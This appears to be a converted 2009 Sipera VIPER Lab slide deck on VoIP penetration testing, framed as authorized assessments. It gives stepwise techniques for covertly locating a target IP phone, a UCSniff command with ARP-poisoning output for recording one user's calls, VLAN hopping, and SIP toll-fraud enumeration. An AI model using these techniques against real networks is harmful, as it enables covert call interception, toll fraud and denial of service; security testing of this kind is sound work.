


Sipera Systems

Find IP Address of remote IP Phone

- To clandestinely find the IP address of remote IP Phone:

- Share a hub with laptop and IP Phone
- Sniff traffic with Wireshark
- Call remote User (Via corporate directory, Intranet)
- Remote called party must pick up – Remote Phone must go offhook
- Decode RTP Packets to find remote IP address
- Wireshark RTP filter will find IP address



No. .	Time	Source	Destination	Protocol	Info
345	61.115057	172.16.200.3	172.16.200.9	RTP	PT=ITU-T G.711 PCMU, SSRC=0x8650EA0E, Seq=1527, Time=183904
346	61.115335	172.16.200.3	172.16.200.9	RTP	PT=ITU-T G.711 PCMU, SSRC=0x8650EA0E, Seq=1527, Time=183904
349	61.127549	172.16.200.9	172.16.200.3	RTP	PT=ITU-T G.711 PCMU, SSRC=0x8F47F70E, Seq=1584, Time=238320
350	61.127849	172.16.200.9	172.16.200.3	RTP	PT=ITU-T G.711 PCMU, SSRC=0x8F47F70E, Seq=1584, Time=238320
351	61.135029	172.16.200.3	172.16.200.9	RTP	PT=ITU-T G.711 PCMU, SSRC=0x8650EA0E, Seq=1528, Time=184064
352	61.135197	172.16.200.3	172.16.200.9	RTP	PT=ITU-T G.711 PCMU, SSRC=0x8650EA0E, Seq=1528, Time=184064
353	61.147574	172.16.200.9	172.16.200.3	RTP	PT=ITU-T G.711 PCMU, SSRC=0x8F47F70E, Seq=1585, Time=238480
354	61.147712	172.16.200.9	172.16.200.3	RTP	PT=ITU-T G.711 PCMU, SSRC=0x8F47F70E, Seq=1585, Time=238480
355	61.155118	172.16.200.3	172.16.200.9	RTP	PT=ITU-T G.711 PCMU, SSRC=0x8650EA0E, Seq=1529, Time=184224



Sipera Systems

Create Targets Entry

- **Manually create file targets.txt**

- Manually create file targets.txt, including IP address of discovered remote IP Phone target


A screenshot of a terminal window titled "root@thor: /home/jostrom". The window contains the following text:

```
File Edit View Terminal Help
172.16.200.9,900,Jason Ostrom,sip
"targets.txt" 1 line, 34 characters
```

The terminal window has a standard window title bar with minimize, maximize, and close buttons. The menu bar includes File, Edit, View, Terminal, and Help. The main pane shows the command entered and its output. The status bar at the bottom indicates the file name and its size.

UCSniff Target Mode

- **Run UCSniff in targeted user mode**
 - Usually 'ucsniff -i eth0 -c 1 -T'
 - Select Option 1 for Single User Mode



A screenshot of a terminal window titled "root@thor: /home/jostrom". The window has a standard Linux-style title bar with icons for minimize, maximize, and close. The menu bar includes "File", "Edit", "View", "Terminal", and "Help". The terminal itself shows several blank lines of text, followed by the command "root@thor: /home/jostrom# ucsniff -i eth0 -c 1 -T". The terminal is set against a light gray background with a vertical scroll bar on the right side.

Select Targeted User

- Select targeted user

The screenshot shows a terminal window titled "root@thor: /home/jostrom". The window contains the following text:

```
Single user mode selected


In this mode, you select one IP Phone Endpoint (User / Extension), and all calls to
or from this endpoint are targeted for eavesdropping

Displaying the discovered targets list:
-----
Extension      Name          IP        Protocol
-----
1)  900        Jason Ostrom  172.16.200.9  sip
-----

Please select one endpoint (1 - 1) from the discovered targets list:
1
```

UCSniff Stealth Mode Targeted Eavesdropping

- **UCSniff is now intercepting the traffic of only the targeted user's IP Phone. All calls to or from this user will be recorded.**
 - Low risk of impact
 - Will not impact other IP Phone users



The screenshot shows a terminal window titled "root@thor: /home/jostrom". The window contains the following text output from the UCSniff command:

```
root@thor: /home/jostrom
File Edit View Terminal Help
3 hosts saved to arpsaver.txt
ARP poisoning victims:
GROUP 1 : 172.16.200.9 00:07:0E:F7:47:8F
GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...
Warning: Please ensure that you hit 'q' when you are finished with this program.
Warning: 'q' re-ARPs the victims. Failure to do so before program exit will result in a DoS.
Listening for new calls to or from target Jason Ostrom (Extension 900, IP 172.16.200.9)
```

Case Study 2: Internal Enterprise

- **Scenario: An authorized penetration test of an internal enterprise**
 - 12,000 VoIP Users
 - Most concerned with risk of VoIP eavesdropping
- **Security in place**
 - Ethernet locks in place, to prevent PC direct connection to voice port
 - MAC Address filtering, “Port Security” feature enabled



Sipera Systems

Case Study 2: Lessons learned

- 1. Cut through ethernet locks using 2 tools**
- 2. Recorded MAC Address of IP Phone**
- 3. Used VoIP Hopper first to gain access to Voice VLANs**
- 4. An access port allowed us to sniff for LLDP-MED packets**
- 5. Used UCSniff for targeted VoIP Eavesdropping**



Sipera Systems

Case Study 2: Lessons learned

- **Port Security Warning:** Can result in a DoS when you run ARP Poisoning MitM tools.
- **Port Security Warning:** When MAC Address filtering is enabled and the maximum limit of MAC addresses are received on the port, the port can shut down.
- **This results in the station running UCSniff / Ettercap not having a chance to re-ARP the victims before the port shuts down.**



Sipera Systems

Agenda

- **Introduction**
- **Internal VoIP Assessment**
- **Remote VoIP Assessment**
 - Objectives
 - Tools and techniques
 - Case Study & Lessons Learned
- **Conclusion**



Sipera Systems

Key Objectives – External

- **Understand remote VoIP call requirements**
 - Is SIP or H.323 trunking in place?
 - Remote worker or subscriber features: Do remote clients register from public Internet, and place calls?
- **Determine degree of risk of external attacks**
 - How susceptible to toll fraud / theft of service
 - How susceptible to DoS



Sipera Systems

Summary of Techniques

- **Enumerate SIP services**
 - SIPVicious svmap.py
 - Nmap
- **Find valid SIP usernames**
 - SIPVicious svwar.py
- **Find and Analyze unused DIDs**
 - WarVOX
- **Toll fraud exploit testing**
 - SIPVicious dictionary attack
 - SIPp



Sipera Systems

SIPVicious

■ Summary

- Useful tool suite for remote VoIP Scanning, to help find vulnerabilities in SIP implementations.

■ Website

- <http://code.google.com/p/sipvicious/>
- Author: Sandro Gauci

■ Objectives for Enumerating Toll Fraud test cases

- Test to see differential response in SIP Register messages for a given SIP Registrar
 - If server returns 404 for unknown extensions, it will likely leak valid usernames
 - Correctly configured server will return 401 Unauthorized unless valid credentials are provided
- Test to see differential response in SIP Invite method for a SIP Proxy
 - If server doesn't return 407 Proxy authentication required, vulnerabilities exist



Sipera Systems

SIPp

■ Summary

- Powerful SIP traffic generator software and SIP toolkit that can be used to test for toll fraud and spoofing SIP traffic.

■ Website

- <http://sipp.sourceforge.net/>
- Author: Richard Gayraud, Olivier Jacques

■ Objectives for Enumerating Toll Fraud test cases

- Generate traffic with a valid From-URI of a SIP user, to test for service theft with a valid subscriber for an ITSP
- Generate traffic with a valid From-URI to test a SIP trunk
- Generate traffic with any From-URI



Sipera Systems

Case Study 3: Remote VoIP Network

- **Scenario: An authorized, remote VoIP penetration test.**
 - VoIP network had 2 different platforms, using 2 different protocols
 - No SIP trunking
 - Remote VoIP users would register, and place calls
 - VoIP ports were open from public Internet
- **Understand the business risk:**
 - Toll fraud and risk of service theft were the primary testing objectives
 - They were most concerned with remote attackers registering with valid accounts, and placing calls (toll fraud)



Sipera Systems

Case Study 3: Lessons learned

- **SIP Trunking vulnerabilities**
 - Insecure VoIP Gateway configurations
 - IP Filtering misconfigurations
 - VoIP gateways allowed peering from any From-URI
 - VoIP Call servers allowed peering with a valid From-URI
- **Provisioning systems**
 - FTP server configuration might allow theft of SIP passwords



Sipera Systems

Build a VoIP Security Demo

- **Create a VoIP Demo. Why? Show customers vulnerabilities in VoIP - because sometimes showing is believing.**
 - sipXecs SIP server running in VMWare: <http://www.sipfoundry.org>
 - Trixbox SIP server running in VMWare: <http://www.trixbox.org/>
 - 1 Windows laptop
 - 1 Attacker Linux laptop running VAST or Ubuntu 9.04
 - 2 Cisco 7940 IP Phones with SIP firmware
- **sipXecs**
 - The best open source SIP software package if you are primarily concerned with SIP testing
 - Version 4.0 just released, with many new features – you can set up an SBC / SIP trunk
 - Created a VMWare image using OS type of “Red Hat Enterprise Linux 5”
- **Trixbox**
 - Good for showing vulnerabilities in a default configuration
 - Website provides a pre-built VMWare image
- **Video Attacks – Soft phones from www.counterpath.com**
 - Free X-lite soft phone shows promise for video eavesdropping, but doesn't support H.264 yet
 - Eyebeam client supports H.264 video codec (works with UCSniff)



Sipera Systems

Agenda

- **Introduction**
- **Internal VoIP Assessment**
- **Remote VoIP Assessment**
- **Conclusion**
 - Future Research
 - VAST
 - LAVA
 - Contact Information



Sipera Systems

Future Research – SIP Toll Fraud

- **Advancing SIP toll fraud attacks**
- **We are targeting attacks that have a financial impact to the business in the form of placing unauthorized calls (from internal / external networks)**
- **More education and understanding of what the risks are**



Sipera Systems

Future Research – DefCON 2009!

The screenshot shows a Microsoft Internet Explorer browser window with the following details:

- Title Bar:** DEFCON® 17 Hacking Con...
- Address Bar:** http://www.defcon.org/html/defcon-17/dc-17-speakers.html#Ostrom
- Toolbar:** Customize Links, Free Hotmail, Windows Marketplace, Windows Media, Windows, Report a Security Vul...
- Bookmarks Bar:** Other bookmarks
- Content Area:**
 - Section Title:** Advancing Video Application Attacks with Video Interception, Recording, and Replay
 - Speakers:** Jason Ostrom, Director, VIPER Lab Sipera Systems, Inc.; Arjun Sambamoorthy, Research Engineer, Sipera Systems, Inc.
 - Description:** New video applications promise many exciting cost-saving benefits, but they also bring with them a host of security challenges and vulnerabilities. This session applies existing techniques for VoIP eavesdropping towards next generation attacks against Unified Communication technologies, such as intercepting and recording private video conferences, IP video surveillance systems, and other video collaboration technology. This presentation will focus primarily on informative and insightful live demos that show targeted video attacks and issues that put video application traffic at risk. We will focus on the following:
 - List of Topics:**
 - First public demonstration of a new version of UCSniff - 3.0, a Windows port of the code, with enhanced video eavesdropping features. UCSniff 3.0 will be publicly released as a free assessment tool that will enable security professionals to more rapidly remediate video based vulnerabilities.
 - A new version of a second free assessment tool, "VideoJak," with two new video exploits. We will demonstrate the ability to target a video session display with a user-selected video clip that is played against a targeted video phone. Next, a previously captured, "safe" video stream will be played against a targeted phone in a loop. This has exciting ramifications for IP video surveillance and security systems that monitor a room for activity and display to the user as a video application.
 - A new free assessment tool, videosnarf, which takes an offline pcap as input, and outputs any detected video streams into separate avi video files. This is useful for capturing video sessions with other tools (ettercap, wireshark) and being able to play them at an attacker's leisure.
 - A surprise tip that we have learned through VoIP pentesting of production enterprise networks. This trick enhances one's ability to target specific VoIP users clandestinely. Other VoIP goodness may follow this.
 - Note:** Note that all the tools to be demonstrated are open source, available to the security community at large and that we do not distribute them in any commercial way.
 - Speaker Bio:** Jason Ostrom, CCIE #15239, is Director of Sipera VIPER (Voice over IP Exploit Research) Lab. He is a graduate of the University of Michigan, Ann Arbor and author of the "VoIP Hopper" assessment tool. Ostrom has over 12 years experience in technology fields such as network infrastructure, programming, and penetration testing.
 - Speaker Bio:** Arjun Sambamoorthy is a Vulnerability Research Engineer in the Sipera VIPER Lab. He is a graduate of University of Texas, Dallas, and a key developer and co-author of the UCSniff tool.



Sipera Systems


Future Research – DefCON 2009!

- **VIPER Lab Presenting at DefCON 2009 on Video application attacks:**
 - Date: July 31st – August 1st, 2009
 - Title of talk: “Advancing Video Application Attacks with Video Interception, Recording, and Replay”
- **Will perform a live demo of two new “VideoJaking” attacks**
 - Video replay, against IP video surveillance camera
 - Attack a video conference with a user selected clip
- **We will introduce a new tool, videosnarf, for decoding video streams from an offline pcap**
- **We will introduce a windows port of UCSniff**



Sipera Systems

VAST



VAST

- **VAST ~ VIPER Assessment Security Tools Distribution**
- Our new Live DVD containing best VoIP Security tools and sipxecs SIP Proxy – DVDs will be available. Figuring out mirroring / hosting options for download of DVD.
- Based on Ubuntu 9.04
- We will update VoIP / UC Security tools with our own repositories server, so you don't have to manually download multiple tools.



Sipera Systems

LAVA – What is LAVA?



- **LAVA ~ Load Analysis & Vulnerability Assessment**
- **A Linux OS distribution specific to VoIP Security Testing**
- **A Web Server application with a GUI, for easily building VoIP test cases**
- **A VoIP Security toolkit that includes other VoIP assessment tools**
- **Uses VIPER proprietary developed tools, as well as open source software**
- **New Cisco Skinny Assessment Tool developed for LAVA Software suite**
 - SAR – Skinny Assessment & Recon



Sipera Systems

LAVA



Designed specifically for VoIP and unified communications security, the Sipera LAVA (Load Analysis and Vulnerability Assessment) Tool™ is capable of launching threat centric attacks from any access point in the network and emulates thousands of attacks - from floods, distributed floods and stealth to session anomalies and spam. Continuously updated with the latest Vulnerability database, the Sipera LAVA Tool™ can generate attack traffic as well as good traffic at the same time to truly verify the networks readiness to resist VoIP-related attacks and enable enterprises and service providers to evaluate new systems and software updates for known and previously undetected security in a variety of deployments.

[Visit the Sipera Systems website to learn more.](#)

NOTICE TO USERS: This system is for authorized use only. Unauthorized use of this system is strictly prohibited. Unauthorized or improper use of this system may result in civil and/or criminal penalties. Use of this system constitutes consent to security monitoring. All activity is logged with login info, host name and IP address.

LAVA

The screenshot shows the LAVA Control Center interface. On the left, there is a navigation sidebar with various links and sections. A red box highlights the 'Test Suites' section, which contains 'SIP' and 'Skinny' sub-sections, each with 'All Attacks', 'Call Scenarios', 'Stateless Fuzzing', 'Stateful Fuzzing', and 'Script Attacks' options. Two red arrows point from the bottom of this sidebar towards the main content area. The main content area displays a table of users under the 'Administration Parameters' tab. The table has columns for User Name, Real Name, Contact Information, Role, and RADIUS. The data is as follows:

User Name	Real Name	Contact Information	Role	RADIUS
java	Sample LAVA User	Sipera	Super Admin	<input type="checkbox"/> <input checked="" type="checkbox"/>
savon			Manager	<input type="checkbox"/> <input checked="" type="checkbox"/> <input checked="" type="checkbox"/>
sipera			Supervisor	<input type="checkbox"/> <input checked="" type="checkbox"/> <input checked="" type="checkbox"/>

At the top of the main content area, there are tabs for 'Users' and 'Administration Parameters'. At the bottom right of the main content area, there is a 'Logout' button.

Contact Information

- **Jason Ostrom, CCIE #15239 Security**
 - Director, VIPER (Voice over IP Exploit Research)
 - jostrom@viperlab.net
- **For more information about Sipera VIPER Lab, visit us online at <http://www.viperlab.net>**
- **For more information about Sipera Systems, visit us online at <http://www.sipera.com>**



Sipera Systems